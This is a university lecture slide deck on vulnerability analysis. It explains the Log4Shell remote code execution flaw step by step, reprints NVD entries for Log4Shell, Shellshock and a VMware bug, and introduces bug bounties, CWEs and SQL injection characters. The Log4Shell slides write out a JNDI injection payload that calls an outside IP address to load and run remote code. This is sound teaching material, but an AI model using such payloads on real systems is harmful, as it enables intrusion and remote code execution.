

# **ESOF 422:**

## **Advanced Software Engineering: Cyber Practices**

Vulnerability Analysis


CVEs, CWEs, OWASP Top 10

Reese Pearsall  
Spring 2025












Sends message in chat





Sends message in chat



Messages sent on server are stored in a **log** file

The most common Java logging library is **Log4J**



Sends message in chat



```
logger.error("Inserts String here: {}", "Hello world");
```

Very similar to fstrings in Python



Sends message in chat



```
logger.error("Inserts String here: {}", user_chat_message);
```

Nothing out of the ordinary yet...





Sends message in chat

←  
`${java:version}`



```
logger.error("Inserts String here: {}", user_chat_message);
```

However, some special Java syntax can lead to some unexpected behaviors



Sends message in chat



```
logger.error("Inserts String here: {}", ${java:version});
```

Java strings that appear as an expression `${...}` will be resolved before they are logged



Sends message in chat



```
logger.error("Inserts String here: {}", Java Version 1.7);
```

Java strings that appear as an expression `${...}` will be resolved before they are logged



Sends message in chat

`${ ??? }`




```
logger.error("Inserts String here: {}", ${java:version});
```

We could type a message: `${ something_malicious }` and try to place something malicious inside the expression





Sends message in chat




Java Naming and Directory Interface (**JNDI**) is an interface that allows a user to fetch remote Java objects during runtime

```
jndi:<remote_address>/path/to/file
```



Sends message in chat

←  
`${jdni:12.123.58.9/calc}`




If a JDNI lookup is wrapped in a string expression, Log4J will **execute** that lookup



Sends message in chat


Fetches and loads into JVM



If a JDNI lookup is wrapped in a string expression, Log4J will **execute** that lookup



Sends message in chat



The code of that object is executed!

If a JDNI lookup is wrapped in a string expression, Log4J will **execute** that lookup








Sends message in chat

`${jndi:12.123.58.9/calc}`



*Arbitrary* code from a *remote* location was loaded and *executed* on the victim's machine

**Remote Code Execution (RCE)** → One of the scariest vulnerabilities

This code could download malware, steal information, delete stuff, mine crypto etc

# Log4J Vulnerability



Many organizations and services use Log4J to log information


- AWS
- iCloud
- Steam
- Cloudflare

All were potentially vulnerable to RCE attacks (~93% of cloud environments were affected)

“arguably the most severe vulnerability ever”

Patch came out several days later

**Supply-Chain Attack-** an attack that targets a trusted third-party vendor that important services rely on



# Log4J Vulnerability



Many organizations were impacted, and the average cost for incident response was \$90,000

Confidentiality, Integrity, and Availability were all compromised

## Lessons learned

Unsafe coding practices, unsafe design, and poor input sanitization can severely impact the CIA of a system, and have a potent financial impact


Being *aware* of common vulnerabilities and mistakes can result in more secure software

normies seeing  
calculator open on  
its own

programmers  
seeing calculator  
open on its own








Those who cannot learn from history  
are doomed to repeat it.

— *George Santayana* —

AZ QUOTES

# Common Vulnerabilities and Exposures (CVE) are publicly disclosed vulnerabilities



## CVE-2021-44228 Detail

### MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

### Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

### QUICK INFO

#### CVE Dictionary Entry:

CVE-2021-44228

#### NVD Published Date:

12/10/2021

#### NVD Last Modified:

02/04/2025

#### Source:

Apache Software Foundation

### Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0


NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

#### CVSS 3.x Severity and Vector Strings:

	NIST: NVD	Base Score: 10.0 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
ADP: CISA-ADP		Base Score: 10.0 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

<https://nvd.nist.gov/vuln/detail/cve-2021-44228>

# Common Vulnerabilities and Exposures (CVE) are publicly disclosed vulnerabilities



## CVE-2014-6271 Detail

### Description


GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod\_cgi and mod\_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock." NOTE: the original fix for this issue was incorrect; CVE-2014-7169 has been assigned to cover the vulnerability that is still present after the incorrect fix.

**Metrics**


CVSS Version 4.0CVSS Version 3.xCVSS Version 2.0

*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

**CVSS 3.x Severity and Vector Strings:**

 <b>NIST: NVD</b>	<b>Base Score:</b> 9.8 CRITICAL	<b>Vector:</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
<b>ADP: CISA-ADP</b>	<b>Base Score:</b> 9.8 CRITICAL	<b>Vector:</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

# Common Vulnerabilities and Exposures (CVE) are publicly disclosed vulnerabilities



## CVE-2025-22230 Detail

RECEIVED

This CVE record has recently been published to the CVE List and has been included within the NVD dataset.

### Description

VMware Tools for Windows contains an authentication bypass vulnerability due to improper access control. A malicious actor with non-administrative privileges on a guest VM may gain ability to perform certain high privilege operations within that VM.

#### Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

##### CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: N/A

NVD assessment not yet provided.



CNA: VMware


Base Score: 7.8 HIGH

Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H



**Bug Bounty** programs offer monetary rewards for ethical hackers for successfully discovering and reporting a vulnerability

<https://hackerone.com/bug-bounty-programs>



**Wells Fargo Bounty**

<https://www.wellsfargo.com>

Bug Bounty Program launched in Oct 2024

●

 Response efficiency: 87%

Submit report

Severity	Rewards
Low	\$100–\$600
Avg. bounty \$100 10.32% submissions	
Medium	\$300–\$4,000
Avg. bounty \$920 62.70% submissions	
High	\$2,000–\$7,500
Avg. bounty \$1,740 15.08% submissions	
Critical	\$4,000–\$15,000
Avg. bounty \$4,660 11.90% submissions	

Common Weakness Enumeration (**CWE**) are categories of commonly-seen weakness that can lead to vulnerabilities

CVEs are typically mapped to one or more CWEs

## CWE-89


Improper  
Neutralization of  
Special Elements  
used in an SQL  
Command

“The developer did not sanitize user input or remove potential SQL-recognized characters ( ; -- ` )”

This is a weakness, which under certain circumstances, could be exploited

Common Weakness Enumeration (**CWE**) are categories of commonly-seen weakness that can lead to vulnerabilities

CVEs are typically mapped to one or more CWEs



C Credentials Management Errors - (255)  
• B Plaintext Storage of a Password - (256)

